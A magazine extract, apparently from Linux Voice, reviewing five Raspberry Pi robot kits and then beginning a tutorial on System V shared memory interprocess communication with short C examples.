the Rapiro, which retail for many hundreds of pounds. Choosing the right robot can be a difficult task and that is where kits such as those in our group test can really help get you off to a flying start.

In late 2014 the Cambridge Raspberry Jam team, Michael Horne and Tim Richardson, created Pi Wars, an event that showcased many different robots from around the UK. Some were built from scratch using many different maker skills such as laser cutting, electronics and metalwork, while others were based on an existing platform that had been modified. Basing your robot project on an existing platform is a smart move for those new to robotics, as a lot of the hard component choices have been made for you and the maker has created a series of instructions for you to follow.

There are many different robotics packages on the market and we have chosen five of the best for all levels of roboteers.

**“Basing your robot project on an existing platform is a smart move for beginners.”**

## How we tested

To keep things fair we have categorised each of the robots to ensure the best fit for prospective users. We have robot kits that start from the beginner level and move on to the intermediate level of user and finally we have the advanced robot kits for experienced roboteers.

For each of the robots in this group test we used the Raspbian operating

system as it is the most popular OS for the Raspberry Pi and comes with the best level of support.

For the code that powers the robots we have used the default recommendations given to us by the inventors of each robot. Finally, we tested all of the functions that are available for each of the robots.

# Why use a kit?

## BA Baracus used bits of old metal and a welding torch – why can't you?

Using robotics kits from the suppliers in this group test offers you a great introduction to robotics. This is thanks largely to the supplier taking away some of the choices that you'd otherwise have to make. Finding the right motor controller can be difficult, for example: "Do I use the L293D or the SN754410NE series controller?", "Does it have an H- Bridge?" these are both valid

questions when delving into the world of robotics. A couple of years ago it was common for roboteers to create projects on breadboards using motor controllers. A common controller was the L293D, which can work with DC motors like those that come with RyanTeck's kit, and stepper motors, which are precisely controlled motors that can be driven one step at a time using a pulse control method. The L293D is

relatively expensive when compared to the SN754410NE range of controllers, which are cheap devices that come with two H-Bridges enabling the motors to work in two directions so your robot can spin on the spot and reverse away from an object.

As well as choosing the controller you also need to find the right motors and power supply, which can be trivial for those in the know but rather intimidating for beginners.


## 4tronix Agobo

### As cute as WALL-E but with a Raspberry Pi at its heart.

When the Raspberry Pi Model A+ was announced in 2014, the Raspberry Pi Foundation made it very clear that the A+ was a stripped down platform for robotics projects. The A+ comes with the full 40-pin GPIO (General Purpose Input Output) but only one USB port and 256MB of RAM. But these cost savings reduce the price of the A+ to around £18, and enable cheaper robotics projects to become a reality.

The Agobo is a unique robotics platform for the Raspberry Pi in that it is solely based on the A+. The Agobo is from 4tronix, a company with a firm belief in providing a solid platform for development, both physically and in code.

Agobo comes as a PCB (Printed Circuit Board) onto which components are added. The use of a PCB as a chassis provides a rigid frame onto which components such as the two micro gear motors are attached. The motors are low speed but high torque, and are firmly attached to the chassis. Agobo won't break any land speed records, but it does move with grace. Moving around the chassis we can see the mount points for the A+, which hangs upside down, and a socket to attach an ultrasonic sensor. There are also connections for serial and I2C (Inter-Integrated Circuit) communications to and from your A+. Underneath the chassis there's a ball caster to balance Agobo and on either side of this there are two sensors used as input for Agobo to precisely follow a line.



To keep costs down, a Raspberry Pi model A+ is your best bet.

Agobo is powered by a mobile phone portable charger that connects via a Micro USB port on the chassis; power is then shared between the Raspberry Pi and the motors via a motor control circuit.

### Programmability

All of this hardware is nothing without software, and Agobo comes with a robust Python module that enables quick development of a range of projects. Functions such as motor control can be fine tuned to deliver accurate responses. Tinkering with the speed of the motor is handled as an argument in the functions for forward, backward, left and right movement. Impressively the Agobo module also handles the rather tricky task of calculating distances using the ultrasonic sensor and the line-following sensors, which use

infrared to detect a line draw before the Agobo. With these functions handled within in a Python wrapper the user can easily get started with coding their Agobo; in fact we were able to develop a simple maze-solving project within 30 minutes of putting it all together. Agobo is a platform for those that want results be they new users who are eager to have their robot move or experts who want a simple, robust platform for their next project. The initial restriction of basing the Agobo on the A+ is left behind by the simplicity of the package as a whole, and besides, you did need a reason to buy a new Raspberry Pi A+.

### VERDICT

The use of the PCB as a chassis gives the package great strength.

★★★★★

# RyanTeck Robot Kit


A budget robot kit from a 17 year old whizz kid!

The RyanTeck board on test here comes as a kit (RTK-000-003) which can be bought ready made for a few extra pounds, or you can solder your own board which is remarkably easy to do. The kit comprises the motor control board, chassis, motors, wheels, Wi-Fi dongle and battery pack. Assembling the kit is straightforward, requiring only a screwdriver to build the chassis and secure any model of Raspberry Pi to the chassis.

The RyanTeck board was designed for the Raspberry Pi A and B models, and so comes with a 26-pin GPIO connection, but the board will work on all models of Raspberry Pi including the new Raspberry Pi 2 released in February 2015. The board also comes with a GPIO passthrough enabling access to the GPIO pins for components such as sensors. Programming the RyanTeck kit can be

accomplished in two ways: using Simon Walters' *ScratchGPIO* and via Python. For Scratch and Python, the manufacturer has chosen not to use a Python library to control the robot; instead the board uses the **RPi.GPIO** library to control the pins of the Raspberry Pi. To control the motors, the RyanTeck board uses an SN754410NE chip containing an H-Bridge, enabling bi-directional control of a single motor (in other words enabling a motor's direction to be changed without any hardware modifications). By enabling the motors to work in two directions, the RyanTek robot is extremely fast and nimble, able to turn on the spot and change direction exceptionally quickly.

**“The RyanTeck RTK-000-003 was designed for the model A and B Raspberry Pis.”**



You can control the RyanTeck RTK-000-003 through the Scratch programming language, so it's great for kids.

The RyanTeck RTK-000-003 is a great platform to build upon, the mix of a simple programming language and easy access to the GPIO is a great benefit to those that are looking to use the board in their own adventures.

**VERDICT**

A solid and simple robot platform that works across all Pi models.  
★★★★★

# Pi2Go Lite

The big brother to Agobo comes with more of everything. But is bigger better?

Pi2Go Lite is another sturdy robotics platform from 4tronix. It is slightly older than the Agobo, but the Pi2Go does not scrimp on features – it's got more sensors than the starship Enterprise. First of all the Pi2Go uses the same PCB chassis principle as the Agobo, and this sandwiches many layers of PCB around a Raspberry Pi, of which all models are supported. Pi2Go Lite requires assembly and this includes soldering components to the PCB, it took us around 1 hour to solder the kit, and this was due to the high number of components and sensors that come with it.


Pi2Go Lite has a plethora of sensors: from the bottom up we have infrared line sensors, an ultrasonic sensor and light-dependent resistors, to detect proximity to objects. Pi2Go Lite also comes with wheel sensors to enable extremely precise control of each

wheel. Programming Pi2Go Lite is accomplished using *ScratchGPIO*, again thanks to Simon Walters' great work on the project, and via a very detailed Python module that works with all the Pi2Go range of robots.

The Python library is similar to that used with the Agobo; in fact, the Agobo library is an evolution of the Pi2Go library. The Pi2Go library handles the use of the many sensors and provides a level of abstraction that benefits the user greatly. For example using the **getDistance()** function we can easily find the distance of an object from Pi2Go. Speed is also fully controllable thanks to the motor function and its PWM (Pulse Width Modulation), which provides fine control of both of the robot's motors.

**Lots going on**

Pi2Go Lite is an expansive platform for robotics and is a pleasure to use. The



Despite its name, the Pi2Go Lite offers far more in the way of sensors than the other 4tronix robot on test.


main issue that some users will face is the assembly as it is rather involved but not impossible. If you are handy with a soldering iron then you have a great soldering and robotics project.

**VERDICT**

Pi2Go Lite is a challenging platform that will test all of your maker skills.  
★★★★★

# Pi Camera Robot

Tinker tailor robot Pi?



The Pi Camera Robot provides an ideal platform for tinkerers to experiment.

**D**awn Robotics has a long history of creating robots for the Raspberry Pi and its Pi Camera Robot is part of a long line of fully hackable robots. The Pi Camera Robot works with all models of Raspberry Pi and comes with an impressive array of motors and servos.

Starting with the basic chassis, we have two tiers that provide a stable platform for two DC motors, which are secured to the lower tier via an intricate series of struts. On the lower strut we have a battery box that supplies all the power for the Raspberry Pi, motors and servos. On the top layer we have the hardware that controls the robot.

## Spy bot

We start with a Raspberry Pi (not included) and to the rear of the Pi is a motor controller board, which is Arduino powered. This motor control board comes with an Arduino sketch loaded on to it, so there is no need to write your own Arduino code – but you can if you wish, and this is the spirit of this robot kit, it is definitely for tinkerers. At the front of the robot we have a pan and tilt mechanism made up of two servos. This controls the Raspberry Pi Camera (not included) and enables the robot to be remotely controlled.

The hardware of the kit is just one side of the story. For a few extra pounds you can purchase an SD card which is

configured to work out of the box, or you can setup the software yourself using the guide on Dawn Robotics' website. Using a compatible Wi-Fi dongle the Pi Camera Robot creates an access point (AP) which enables a rather novel ability: remote control! Thanks to the Raspberry Pi camera and a Python script to stream the video, from the camera to a web page being run from a web server on the robot, we can control the robot remotely using a tablet or mobile phone. By connecting to the robot's AP and navigating to the IP address of the robot you will see a simple series of controls for the motors and servos, along with a streamed video taken by the Pi camera. From the web interface you can easily control the robot and see where it's going; you have full control over the direction of the motors and the servos for the camera.

The Pi Camera Kit comes with a Python library which can be used to program the robot to act autonomously, including streaming the video stream thus creating your own spy bot! The kit is a little tricky to put together but perseverance really does pay off.

## VERDICT

The sheer expandability of the platform provides a strong reference point for future projects.

★★★★★

# Pi Wars

Awooga!

**T**here are many Raspberry Pi robonauts around the world and each have built their own "perfect" robot. From lollipop sticks and glue to carbon fibre aerodynamic super robots, there's a model of robot to suit every need. But where can these robots meet to compete and find the ultimate robot? Well that place is Pi Wars, an event inspired by the television series Robot Wars, but without Craig Charles and chainsaws.

Pi Wars was created by the Cambridge Raspberry Jam team, who are Michael Horne and Tim Richardson. Robots are entered into a series of tests including three-point turns, which is a tricky procedure when driving, so for a robot it requires careful planning plus motors that are controlled via an H-Bridge for reverse gear. Another test is straight-line speed, for which a light robot with low torque motors is a must. It would be foolish to enter the DiddyBorg in this test, but RyanTeck's robot would do well. There are also points awarded for code quality and the aesthetics of your robot, and there were some wacky robots on display in 2014 including a robot pirate ship.

Pi Wars is free to enter and the team are thinking of putting on the event in 2015. Could your robot win and dominate the competition? There's only one way to find out. You can learn more via the website at <http://piwars.org> and signing up to the mailing list: <http://piwars.org/mailling-list>.

Robotics is a really great way to learn electronics, programming and problem solving and would be a brilliant activity for schools to get involved with in a cross curricular activity.



Around 20 robots competed at the first Pi Wars competition, at the University of Cambridge's Astronomy building.

# Diddyborg

When the robot apocalypse happens, this will be leading the charge!

**P**iBorg is a specialist company whose area of expertise is robotics, so choosing its DiddyBorg for our advanced category was a no-brainer. We reviewed an earlier PiBorg robot, PiCy in issue LV002 and we found it to be an excellent introduction to the world of robotics.


What we have with DiddyBorg is a serious robot for serious robotees. DiddyBorg is a six-wheeled robot that resembles a small tank. Each of the wheels is driven by a 6-volt low-speed but high-torque geared motor, so DiddyBorg isn't fast but it can move across many different terrains. Each of the motors is connected to PiBorg's own motor control board – PiBorg Reverse – which is a seriously powerful board that can control different types of motors such as those that come with DiddyBorg and stepper motors.

To supply power to the Raspberry Pi and the many other components, PiBorg provides BattBorg, a power converter that enables you to run the Raspberry Pi from four AA batteries. It will work with voltages between 7V and 36V, enabling you to use really large motors with your DiddyBorg. By coupling BattBorg to PiBorg Reverse we have a regulated and powerful platform on which the motors can be used.

The kit itself contains everything

**“DiddyBord is compatible with all models of Raspberry Pi, including the latest Pi 2.”**

that you need to build DiddyBorg, comprising of laser cut perspex layers held together with chunky screws and metal plates, this robot is a tank. The 6V motors directly drive each wheel using a locking hub that attaches directly to the motor and also to the rather chunky “monster truck” tyres that provide stability for your robot. It takes around two to three hours to assemble DiddyBorg and does require a little soldering to connect the motors to PiBorg Reverse. Full build instructions are available from the PiBorg website and are best enjoyed with a cup of tea.



The DiddyBorg's high-torque motors make it ideal for pushing and pulling, rather than speed.

Unlike the other robots on test DiddyBorg does not come with a sensor platform, so you will not find any ultrasonics or line-following sensors. What DiddyBorg does use is the Raspberry Pi Camera to enable it to “see” the world around it; indeed one of the test programs that comes as standard is a ball-following script that

enables DiddyBorg to track a coloured ball rolling around a room.

### Coding DiddyBorg

Python is the preferred language, and PiBorg provides a series of example applications that show the range of strengths that DiddyBorg has. The most basic test runs a pre programmed routine that sees DiddyBorg navigate a square in the room and then spins DiddyBorg in a circle. From this most basic test we move up to joystick control using Bluetooth and a Sony Playstation 3 controller, something that

will undoubtedly keep the kids busy, and a few adults.

DiddyBorg is compatible with all models of Raspberry Pi, including the latest Pi 2. When it comes to GPIO (General Purpose Input Output) pins DiddyBorg is very frugal, using only six GPIO pins for all of its functionality, and this is thanks to PiBorg Reverse using I2C (Inter-Integrated Circuit), which needs only two wires to enable communication between PiBorg Reverse and your Raspberry Pi. I2C also enables many PiBorg Reverse boards to be “daisy chained” together thus creating a chain of motors controlled via a series of boards.

In our tests nothing stood in the DiddyBorg's way – not even a chair leg, which it tried to climb and then promptly bounced off. DiddyBorg is a beast of a robot.

### VERDICT

A seriously powerful robot for advanced robotees. Its rugged design and readily available replacement parts enable it to get anywhere.

★★★★★

# OUR VERDICT

## Raspberry Pi robots

**E**ach of the robots in this group test was chosen because it's are the best in its (admittedly subjective) category. Rather than say "x is better than y" we chose robotics platforms that complement the level of the user.

For the beginner there's no better starting point than 4Tronix's Agobo, based on the Raspberry Pi Model A+ and coming in at under £60 this is a great way to cut your teeth. The

offers a great sensor platform and strong construction thanks to its PCB based chassis. If your passion lies in creating a multipurpose robot that comes with servos and a seriously configurable control platform then Dawn Electronics' Pi Camera Robot is a great starting point for advanced builds with skilled hands. Finally PiBorg's DiddyBorg is a tough-as-nails platform for rugged projects that

**"Each one of our robots is an ideal platform for various levels of user."**

mix of easy to use hardware and very simple Python code makes this ideal for children who want to start in robotics.

Users who need a little more flexibility would do well to choose RyanTeck's great chassis, which provides a strong platform for invention no matter what version of Raspberry Pi you have. If you want a package that's ready to go and tough enough to withstand wear and tear, then 4Tronix's Pi2Go Lite

need motors with powerful torque as well as plenty of GPIO pins for sensors.

So which is the best robot? Well that answer relies on you dear reader. What would you like to do with a robot? Are you skilled with a soldering iron? Do you know which sensors you would like to use? The robots in this group test all have their pros and cons but each one is an ideal platform for various levels and ages of users. 📺



If you have £300+ to spare, the Rapiro has 12 servos to program with your Pi.



### Best for newcomers 4Tronix Agobo

[http://4tronix.co.uk/store/index.php?rt=product/product&product\\_id=433](http://4tronix.co.uk/store/index.php?rt=product/product&product_id=433)

Simplicity itself to use and configure. Programmable via Scratch and Python and jam packed full of sensors.



### Best for improvers RyanTeck Robot Kit

<http://store.ryanteck.uk/collections/ryanteck-ltd/products/ryanteck-budget-robotics-kit-for-raspberry-pi?variant=742664667>

Simple to use thanks to its Scratch and Python libraries. But where this robot excels is providing a platform for experimentation.



### Best for intermediate Pi2Go Lite

[http://4tronix.co.uk/store/index.php?rt=product/product&product\\_id=400](http://4tronix.co.uk/store/index.php?rt=product/product&product_id=400)

The big brother of the PiBorg Agobo comes with plenty of sensors attached to its chassis and is a complete package from day one.



### Best for intermediate / advanced Camera Robot

[www.dawnrobotics.co.uk/raspberry-pi-camera-robot-chassis-bundle](http://www.dawnrobotics.co.uk/raspberry-pi-camera-robot-chassis-bundle)

A flexible platform for adapting and creating your own robot package. Excellent use of Raspberry Pi and Arduino to provide such a plethora of possibilities.



### Best for advanced DiddyBorg

<https://www.piborg.org/diddyborg>

A six wheeled tank that shows no mercy – well, except for its easy to use Python library.

# SUBSCRIBE

shop.linuxvoice.com



Introducing **Linux Voice**, the magazine that:

**LV** Gives 50% of its profits back to Free Software

**LV** Licenses its content CC-BY-SA within 9 months

### 12-month subs prices

- UK - £55
- Europe - £85
- US/Canada - £95
- ROW - £99

### 7-month subs prices

- UK - £38
- Europe - £53
- US/Canada - £57
- ROW - £60

**DIGITAL SUBSCRIPTION ONLY £38**

Get 114 pages of tutorials, features, interviews and reviews every month

Access our rapidly growing back-issues archive - all DRM-free and ready to download

Save money on the shop price and get each issue delivered to your door

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at [subscriptions@linuxvoice.com](mailto:subscriptions@linuxvoice.com) and we will refund you for all unmailed issues.




## NEXT MONTH IN

# LINUX VOICE

ON SALE  
THURSDAY  
28 MAY



## EVEN MORE AWESOME!




### Bristol dynamics

Boston Dynamics has the frankly terrifying Big Dog robot. Ben's shed has a Bristolian equivalent: a two-legged, Python powered walker bot.



### Sonic Pi

Meld Minecraft, music and the Raspberry Pi into the ultimate child-distraction unit for the long, long summer holidays.



### Inside the kernel

We go inside the elite group of kernel developers to bring you the inside story of how Linux is made. Be warned – there may be swearing and anger...

## WHAT DISTRO?

Power user? Beginner? Find the best distro for you with our all-singing, all-dancing guide to the Linux landscape.

# LINUX VOICE IS BROUGHT TO YOU BY

Editor Graham Morrison  
[graham@linuxvoice.com](mailto:graham@linuxvoice.com)  
Deputy editor Andrew Gregory  
[andrew@linuxvoice.com](mailto:andrew@linuxvoice.com)  
Technical editor Ben Everard  
[ben@linuxvoice.com](mailto:ben@linuxvoice.com)  
Editor at large Mike Saunders  
[mike@linuxvoice.com](mailto:mike@linuxvoice.com)  
Creative director Stacey Black  
[stacey@linuxvoice.com](mailto:stacey@linuxvoice.com)

Editorial consultant Nick Veitch  
[nick@linuxvoice.com](mailto:nick@linuxvoice.com)

All code printed in this magazine is licensed under the GNU GPLv3

Printed in the UK by  
Acorn Web Offset Ltd

Disclaimer We accept no liability for any loss of data or damage to your hardware

through the use of advice in this magazine. Experiment with Linux at your own risk! Distributed by Marketforce (UK) Ltd, Blue Fin Building, 110 Southwark Street, London, SE1 0SU  
Tel: +44 (0) 20 3148 3300

Circulation Marketing by Intermedia Brand Marketing Ltd, registered office North Quay House, Sutton Harbour, Plymouth PL4 0RA  
Tel: 01737 852166

Copyright Linux is a trademark of Linus Torvalds, and is used with permission. Anything in this magazine may not be reproduced without permission of the editor, until January 2016 when all content (including our images) is re-licensed CC-BY-SA.  
©Linux Voice Ltd 2014  
ISSN 2054-3778

Subscribe: [shop.linuxvoice.com](http://shop.linuxvoice.com)



Valentine Sinitsyn develops high-loaded services and teaches students completely unrelated subjects. He also has a KDE developer account that he's never really used.

# CORE TECHNOLOGY

Prise the back off Linux and find out what really makes it tick.

## Interprocess communication

Processes are isolated self-contained units, but sometimes they also need to talk to each other.

**H**ello everyone, and welcome to classes. My name is Dr Sinitsyn, and as Dr Brown has retired, I'll be your new Core Technologies coach. It is my pleasure to stand in front of you, even if virtually, and I hope you'll be enjoying it as well. We are going to continue to uncover the most fundamental, most fascinating and most obscure locations in Unix and networking technologies.

Our latest subject will be Interprocess Communication, or IPC. Do I see a hand raised in the far corner? You think you already learned sockets as an IPC mechanism in issue 6? Good! Sockets are indeed the way to go if the communicating processes run on different machines. However, there are also dedicated efficient means for local communications.

Unix comes with a vast variety of IPC mechanisms. Richard Stevens and Steven

Rago jointly authored an excellent book, *Advanced Programming in the UNIX Environment, 3rd Edition*, which covers all of them in detail, and I suggest you get it before doing any serious Linux programming. But for starters, I'll tell you a story.

### Common data


At the beginning of century, I was involved in the development of banner network system. In those days, network advertising was less obtrusive and much less sophisticated than now. Basically, we only needed to target ads by visitor's city, local time and date (say, weekends only), and a few other things. To meet these goals, we had two Unix daemons: **scheduler** and **barmand**. The job of **scheduler** was two fill large in-memory bitmap tables, and **barmand** used them to determine a subset of banners of potential interest to the visitor (at least, we hoped so).

We are not concerned with business logic now, but re-read the previous sentence again and think for a moment: how could **barmand** (a separate process) read the memory of **scheduler** (another process)? Memory protection forms the basis of many reliability and security features that we enjoy in Linux, so how could a small thing named **barmand** circumvent it?

The short answer is it didn't. Unix has a way to peek into selected chunks of another process memory, and even modify data there. Granted, it is accomplished in a tightly controlled manner and is subject to permission checks. The way it works is called System V shared memory, and it is arguably the simplest IPC method. It also has a minimal overhead, as after you map a "foreign" memory into your process address space, no further actions on the OS's side are required until you decide to unmap it.

To map a chunk of memory, you need to refer to it somehow. The solution is to use the System V IPC key, which is a unique integer associated with shared memory segment. We'll also need some way to pass it to all processes that share memory. This is easy if processes involved are in a parent-child relationship, but may involve some external means like configuration files for completely unrelated processes.

Usually, you don't concern yourself with all these details. The standard C library provides the **ftok()** function, which accepts a path to an existing file (maybe a process executable) and some non-zero value labelled **proj\_id** (which can be hardcoded) to produce a System V IPC key that fulfils all these requirements. After that, you associate the key with a shared memory segment via the **shmget()** system call.



Basically, a shared memory segment is just a set of physical memory pages mapped two or more times, possibly to different processes.

Finally, you attach (map) the segment with **shmat()**. You can detach segments no longer needed with **shmdt()**.

Consider (or, even better, type in and compile) the following code. Let's call it **shmwrite.c** and omit error handling for brevity:

```
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/ipc.h>
#include <sys/shm.h>

#define PROJ_ID          903
#define SEG_SIZE        4096

int main(int argc, char **argv)
{
    key_t key;
    int shmid;
    char *seg = NULL;

    if (argc < 2)
        exit(1);

    key = ftok("/etc/hostname", PROJ_ID);
    shmid = shmget(key, SEG_SIZE, IPC_CREAT |
0666);
    seg = (char *)shmat(shmid, NULL, 0);
    strncpy(seg, argv[1], SEG_SIZE);
    shmdt(seg);

    return 0;
}
```

Here, we attach 4k (one page) of memory and write a string passed as a command line argument at its beginning. The key is created from **/etc/hostname** and **PROJ\_ID** arbitrarily set to 903. Also pay attention to the **shmget()** call. We specify a desired segment size, and that we want it created (**IPC\_CREAT**). More interestingly, we set access permissions much the same way we do it for ordinary files. Here, the segment will be world-readable and writable. **shmat()** returns a pointer to a memory segment in

the current process address space. If you want it to be at specific address, pass it as a second argument instead of **NULL**. Detaching a segment is not strictly necessary here, as Linux does this automatically when the program exits. Keeping things clean after yourself is always a good habit, however.

The code to print a string stored in this shared memory segment is very similar:

```
key = ftok("/etc/hostname", PROJ_ID);
shmid = shmget(key, SEG_SIZE, 0600);
seg = (char *)shmat(shmid, NULL, SHM_RDONLY);
printf("%s\n", seg);
shmdt(seg);
```

This should go into **main()** of **shmread.c**. Note that we request read-only access to an already existing segment here.

Try both these programs in action; for instance, run **./shmwrite "Hello, IPC world!"**. Then, execute **./shmread** and see the same message printed. Note that unlike "ordinary" memory you allocate with **malloc()**, shared memory survives program termination. To "free" it, use the **shmctl()** system call or **ipcrm** command (see below). Anyway, the segment will remain available until the last process detaches it. Brave souls can now play with permissions and see how they affect the behaviour.

Let's make things a bit more interesting. Take some large file (maybe one of your logs) and send it to **shmwrite** line-by-line, in a fashion similar to this:

```
while read LINE; do
    ./shmwrite "$LINE"
done < /var/log/file
```

In another shell (or perhaps a *tmux* window, see LV013), run **shmread** in a similar loop:


```
while true; do
    ./shmread
done
```

